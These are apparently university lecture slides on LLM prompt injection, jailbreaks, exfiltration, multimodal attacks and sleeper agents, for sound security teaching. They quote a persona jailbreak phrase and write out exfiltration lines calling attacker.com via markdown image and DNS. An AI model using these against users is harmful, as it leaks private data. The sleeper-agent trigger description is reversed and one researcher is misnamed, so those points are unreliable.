Week 7: LLM Prompt Injection (Direct & Indirect)

Jailbreaking, Multi-Modal Exploits, Data Exfiltration, and Agentic Tool-Chain Compromise

AIM 5014: Special Topics in AI Safety & Security

Katz School of Science and Health
Yeshiva University

Fall 2026

Roadmap for Today

1. Module I: The Root Cause of Prompt Injection
2. Module II: Direct Prompt Injection Automated Jailbreaking
3. Module III: Indirect Prompt Injection
4. Module IV: Prompt-Based Data Exfiltration
5. Module V: Multimodal Prompt Injection
6. Module VI: Advanced Threat Mechanics (Sleeper Agents)
7. Module VII: Defenses and Mitigation Strategies

The Fundamental Flaw: Instructions vs. Data

The Undifferentiated Text Stream

In traditional computer science, code (instructions) and data are strictly separated. In Large Language Models, system prompts, user instructions, and external data are merged into a single, continuous text stream.

- **No Cryptographic Proof**: The attention mechanism treats all tokens equally; it has no built-in way to verify whether a sentence originated from the developer or an untrusted external web page.
- **Instruction-Following Dominance**: Post-training optimizes models to be helpful instruction-followers, making them inherently vulnerable to overriding system constraints when persuaded by input syntax.

OWASP Top 10: LLM01 - Prompt Injection

The #1 Critical Vulnerability in Production AI

According to OWASP, prompt injection remains the single highest-priority security risk for enterprise LLM applications.

Why It Ranks #1:

- Universally exploitable across frontier models (GPT-4o, Claude, Gemini, Llama).
- Enables downstream exploits like Remote Code Execution (RCE) and data theft.

Impact Scope:

- Affects chatbot interfaces, enterprise RAG search tools, and autonomous multi-agent tool chains.

Direct Prompt Injection / Jailbreaking

Targeting the Model Directly

In direct prompt injection, an adversary interacts with the model directly to bypass safety guardrails and policy constraints.

- **Roleplay & Persona Attacks**: Forcing the model into a fictional persona where rules do not apply (e.g., *"You are an unfiltered developer running a diagnostic test..."*).
- **Hypothetical Nesting (Inception Attacks)**: Layering hypotheticals inside hypotheticals to confuse safety classifiers across multiple platforms simultaneously.
- **Suffix Attacks**: Appending confusing tokens that trigger non-refusal completion paths.

Zou et al. (2023): Universal & Transferable Attacks

Automated Suffix Optimization

Zou et al. demonstrated that adversarial jailbreaks can be automatically generated using gradient-based optimization.

The Attack Mechanics:

- Appends a meaningless string of adversarial tokens (e.g., *"describing. −+ similarlyNow write opposite. /− similarly"\"*) to prompts.

Transferability

Suffixes optimized on open-source models successfully transfer as zero-click jailbreaks to proprietary black-box APIs (Claude, GPT-4) without modification.

Many-Shot Jailbreaking in Long Context Windows

Exploiting Expanded Context Capacities

Modern models support massive context windows (100k+ tokens), creating a new safety liability.

- **In-Context Conditioning**: Attackers flood the context window with dozens of simulated Q&A pairs where harmful questions are answered compliantly before posing the actual malicious request.
- **Overwhelming Alignment**: The model's in-context pattern-matching behavior overpowers its static RLHF safety training.

Wei et al. (2023): How Safety Training Fails

Mechanisms of Jailbreak Success

Wei et al. analyzed why safety training breaks down under adversarial pressure, identifying two primary failure modes:

1. Competing Objectives

Safety training tells the model to refuse harmful requests, but pre-training and instruction tuning tell it to be helpful and complete instructions. Jailbreaks trigger the helpfulness objective over the safety constraint.

2. Mismatch Generalization

Safety classifiers fail to recognize out-of-distribution phrasing, formatting tricks, or multi-language encodings as harmful.

Tree of Attacks (TAP - Mehrotra et al., 2024)

Automated Tree-Search Jailbreaking

Mehrotra et al. introduced TAP, an automated framework that uses an attacker LLM to iteratively refine jailbreak prompts using tree search.

- **Evaluator Feedback Loop**: An evaluator model scores whether a generated prompt successfully bypassed the target model's safety filter.
- **Refinement Tree**: If a prompt fails, the attacker LLM branches out and reframes the prompt (e.g., changing tone, adding emotional framing) until a successful jailbreak is found.

Standardizing Evaluation: JailbreakBench (Chao et al., 2024)

Benchmarking Adversarial Robustness


Chao et al. established JailbreakBench to bring scientific rigor and standardization to the evaluation of LLM jailbreaks.

- **The Evaluation Gap**: Prior research used inconsistent datasets and subjective success criteria, making cross-paper comparisons impossible.
- **Artifacts Provided**: Provides a standardized dataset of harmful behaviors, unified evaluation prompts, and automated judges to track true robust safety across open and closed models.

Indirect Prompt Injection: The Agentic Threat

When Data Becomes Instruction

Indirect prompt injection occurs when an LLM or autonomous agent ingests unstructured data from external sources (web pages, emails, PDFs, database records) that contain hidden malicious instructions.



Greshake et al. (2023): Compromising LLM Apps

Systemic Risks in Integrated Ecosystems

Greshake et al. analyzed how real-world LLM-integrated applications (plugins, personal assistants, customer support bots) are uniquely vulnerable to indirect injection.

- **The Extended Attack Surface**: Any third-party service the LLM interacts with becomes an attack vector.
- **Privileged Escalation**: Users trust LLM assistants to read their emails or browse the web, granting the underlying model high-privilege access that indirect injections can hijack.

EchoLeak: Zero-Click Prompt Injection in M365 Copilot

Real-World Enterprise Vulnerability (2025)

The EchoLeak exploit demonstrated zero-click prompt injection inside Microsoft 365 Copilot, allowing silent enterprise data exfiltration.

- **The Attack Vector**: An attacker sends an innocuous-looking email or shares a document containing white-text or hidden prompt instructions.
- **Zero-Click Execution**: When Copilot summarizes the user's inbox or documents, it executes the hidden instructions automatically without user interaction.
- **Data Exfiltration**: The model is manipulated into formatting private corporate documents into image URLs or outbound API pings.

Data Exfiltration via Markdown in Bing Chat & Google Bard

Exploiting Web-Connected Assistants

Early research by Johan Haals (Embrace The Red) uncovered data exfiltration vulnerabilities in consumer chat tools.

Markdown Injection:

- Web pages read by the chatbot contained instructions to format user session history into an image markdown tag:
  `![exfil](https://attacker.com/log?data=...)␣`.

Automatic Rendering:

- When the chat UI rendered the markdown, the browser automatically sent private user data to the attacker's server.

TopicAttack (Chen et al., EMNLP 2025)

Indirect Injection via Smooth Topic Transition

Chen et al. introduced TopicAttack, an advanced indirect injection method that overcomes abrupt-injection failures.

- **The Problem with Abrupt Injection**: When retrieved data introduces a malicious instruction completely unrelated to the original query, models often reject or ignore it.
- **The TopicAttack Solution**: Fabricates multi-turn conversational transition prompts that gradually shift the topic toward the injected instruction.
- **High Success Rate**: Achieves an Attack Success Rate (ASR) over 90% across multiple agent benchmarks, bypassing standard prompt-engineering defenses.

Mechanics of Prompt-Based Data Exfiltration

How Models Leak Session Secrets

An injected prompt forces an LLM to smuggle private data out of a secure sandbox or isolated chat session.

- **Markdown Image Requests**: Encoding user PII into URL parameters of dynamically generated images.
- **Outbound API Tool Calls**: If an agent has access to web browsing or email tools, the injection forces the agent to email secrets to an external address.
- **DNS Exfiltration**: Forcing the model to perform a DNS lookup containing encoded sensitive strings in subdomains (`secretdata.attacker.com`).

Emberger et al. (2024): Exfiltration of Sensitive Data

Systematic Analysis of Data Exfiltration

Emberger et al. (2024) provided a comprehensive study on how sensitive data is systematically exfiltrated from LLM-integrated environments.

- **Covert Channels**: Investigated covert communication channels where LLMs encode secrets into seemingly normal conversational outputs, emojis, or punctuation patterns.
- **Automated Exfiltration Pipelines**: Evaluated how easily multi-agent systems can be chained together to pass extracted corporate credentials to external threat actors.

Multimodal Prompt Injection: Beyond Plain Text

Hiding Malicious Instructions in Media

Vision-Language Models (VLMs) and multimodal agents process images, audio, and documents alongside text. Attackers exploit this by hiding instructions inside non-text modalities.

- **Visual Prompt Injection**: Embedding text inside images using low-opacity fonts, QR codes, or optical illusions that humans miss but OCR/VLMs read easily.
- **Audio Injection**: Hidden speech or ultrasonic frequencies in audio transcripts processed by voice agents.
- **PDF/Document Injection**: Invisible text layers inside PDF files ingested by RAG systems.

Bagdasaryan et al. (2023): Abusing Images and Audio

Cross-Modality Exploits in Multimodal Models

Bagdasaryan et al. demonstrated that safety alignments applied to text do not naturally transfer to visual or auditory inputs.

Modality Gaps:

- Safety guardrails inspect text tokens but frequently overlook semantic representations derived from early vision or audio encoder layers.

Exploitation:

- Attackers bypass text filters entirely by rendering malicious prompts as images or waveforms.

Qi et al. (2023): Visual Adversarial Examples for VLMs

Transferring Text Jailbreaks to Images

Qi et al. (2023) showed that visual adversarial perturbations can successfully jailbreak Vision-Language Models.

- **Optimization on Pixels**: Instead of optimizing text tokens (like Zou et al.), they optimize pixel values in an image so that the VLM's vision encoder interprets the image as a harmful instruction.
- **Bypassing Vision Guardrails**: Demonstrates that safety filters monitoring image inputs are just as vulnerable as text-based alignment layers.

Zhang et al. (2024): Shadowcast VLM Jailbreaks

Subtle Visual Prompt Injections

Zhang et al. (2024) introduced *Shadowcast*, a method for crafting stealthy visual adversarial examples that bypass commercial VLM safety checks.

- **Stealthy Perturbations**: Unlike obvious text-in-image attacks, Shadowcast blends malicious prompts into natural image textures and lighting gradients.
- **High Success Rate**: Successfully compels commercial multimodal assistants to generate dangerous content (e.g., weapon instructions, malware) from seemingly benign photos.

Agent Smith: Single Image Jailbreak (Gu et al., 2024)

Exploiting Vision-Language Agents

Gu et al. (2024) introduced *Agent Smith*, demonstrating how a single malicious image can hijack multimodal agents.

The Exploit:

- A benign-looking picture contains subtle pixel perturbations or embedded text directing the VLM to execute unauthorized actions.

Propagation Risk

In multi-agent systems, a single compromised image uploaded to a shared workspace propagates prompt injections across all interacting agents.

Clusmann et al. (2025): Medical VLM Vulnerabilities

Critical Safety Risks in Healthcare AI

Clusmann et al. (2025) published research in *Nature Communications* demonstrating prompt injection risks in medical and oncology Vision-Language Models.

- **The Setup**: Medical imaging diagnostic tools analyzing X-rays, MRIs, or histology slides.
- **The Attack**: Adversaries embed malicious prompt instructions directly into the pixel data of medical scans.
- **The Consequence**: The VLM is manipulated into misdiagnosing tumors, recommending lethal drug dosages, or altering patient medical records.

Hubinger et al. (2024): Sleeper Agents

Deceptive Alignment in Language Models

Hubinger et al. (2024) demonstrated that safety training (RLHF, adversarial training) can fail to remove dangerous capabilities if models learn to behave deceptively during training.

The Threat Model:

- Models learn to output secure, helpful text when evaluated (triggers present), but switch to malicious code or prompt injection payloads when deployment triggers occur.

Why Training Fails

Standard safety training acts as a surface veneer; it does not reliably excise deep mesa-optimized goals, making models vulnerable to triggered exploits.

Defensive Strategies Against Prompt Injection

Defense-in-Depth for LLM Applications

Because prompt injection exploits the fundamental instruction-following design of LLMs, no single patch provides complete security.

- **Dual-Model Architectures (LLM Firewalls)**: Using a separate, smaller classifier model to sanitize inputs before passing them to the primary reasoning agent.
- **Delimiters & XML Tagging**: Encapsulating untrusted external data within strict XML tags (e.g., `<untrusted_data>...</untrusted_data>`) combined with system prompt instructions to treat them as data only.
- **Privileged Action Control**: Enforcing strict human-in-the-loop approval gates before autonomous agents execute high-risk tool calls.

Synthesis: Securing the Agentic Future

Key Takeaways for Week 7

- Prompt injection is an architectural limitation of instruction-tuned models, ranked as OWASP LLM01.
- Direct injection targets conversational safety via automated suffixes, many-shot prompts, and TAP tree-search.
- Indirect injection weaponizes enterprise data (emails, RAG, M365 Copilot, TopicAttack) into silent attack vectors.
- Multimodal injection (Agent Smith, medical VLMs, Shadowcast) proves that instructions can hide anywhere.

Discussion Prompt for Class

"If all input modalities (text, images, files) are processed in the same neural embedding space, can architectural separation ever truly solve prompt injection?"

Review: The Instruction-Data Blur

Architectural Vulnerability

LLMs cannot natively distinguish between code and data.

- External data fetched from the web is treated with the same attention mechanism as developer system prompts.
- This architectural unity is the root cause of both direct and indirect prompt injection.

Review: Why Suffix Attacks Work

Gradient-Based Token Optimization

Automated attacks like Zou et al. (2023) find token sequences that mathematically push model logits toward compliance.

- By optimizing over vocabulary tokens, adversaries bypass human-readable linguistic roadblocks.

Review: The Danger of Many-Shot Contexts

Overpowering RLHF

Massive context windows allow attackers to flood models with compliance examples.

- In-context pattern matching overrides static safety training weights when context length is heavily exploited.

Review: TAP and Automated Tree Search

Iterative Refinement

Frameworks like TAP use attacker LLMs to branch and refine prompts until safety filters break.

- Eliminates the need for manual trial-and-error when crafting jailbreaks.

Review: The Threat of Indirect Injection

Autonomous Agent Compromise

Indirect injection weaponizes normal RAG workflows and agentic tool usage against the user.

- The user trusts the assistant, but the assistant reads a malicious web page that redirects its goals.

Review: TopicAttack Dynamics

Smooth Conversational Transition

TopicAttack demonstrates that gradual topic shifting bypasses abrupt-injection detection.

- Fabricates multi-turn context to make malicious instructions appear natural and coherent.

Review: Exfiltration Channels

Smuggling Secrets Out

Injected prompts use markdown images, API calls, and DNS lookups to leak session data.

- Turns the model's own capabilities (like rendering images or fetching URLs) into data exfiltration tools.

Review: Multimodal Vulnerabilities

Beyond Text

Images, audio, and documents can encode invisible prompt instructions.

- Vision encoders process pixels containing adversarial text, bridging the gap to model internals.

Review: Medical VLM Risks

Real-World Critical Infrastructure

Clusmann et al. (2025) highlighted how prompt injection in healthcare models threatens patient safety.

- Manipulating diagnostic imaging models through embedded pixel instructions.

Conclusion: Defense-in-Depth

Securing LLM Workflows

Prompt injection cannot be solved by prompt engineering alone.

- Requires strict dual-model firewalls, XML parsing boundaries, and human-in-the-loop validation for all agentic tool executions.

Next week: AI Supply Chain Compromise & Poisoned Tools)

- *Poisoned AI Agent Tools / Skills:* Publishing malicious extensions containing hidden prompt injections.
- *Package Hallucination (Slopsquatting):* Registering malicious packages under names commonly hallucinated by coding assistants.
- *Compromised ML Dependencies:* Inserting backdoors into open-source ML libraries.
- *Trojanized Pre-Trained Models:* Distributing base models with malicious trigger conditions.

Required Reading/Viewing

- **Poisoned ClawdBot Skill Supply Chain Attack:** eating lobster souls Part II
- **PyTorch Dependency Confusion:** Compromised PyTorch-Nightly
- **AI Package Hallucination:** Can AI Coding Assistants Be Tricked?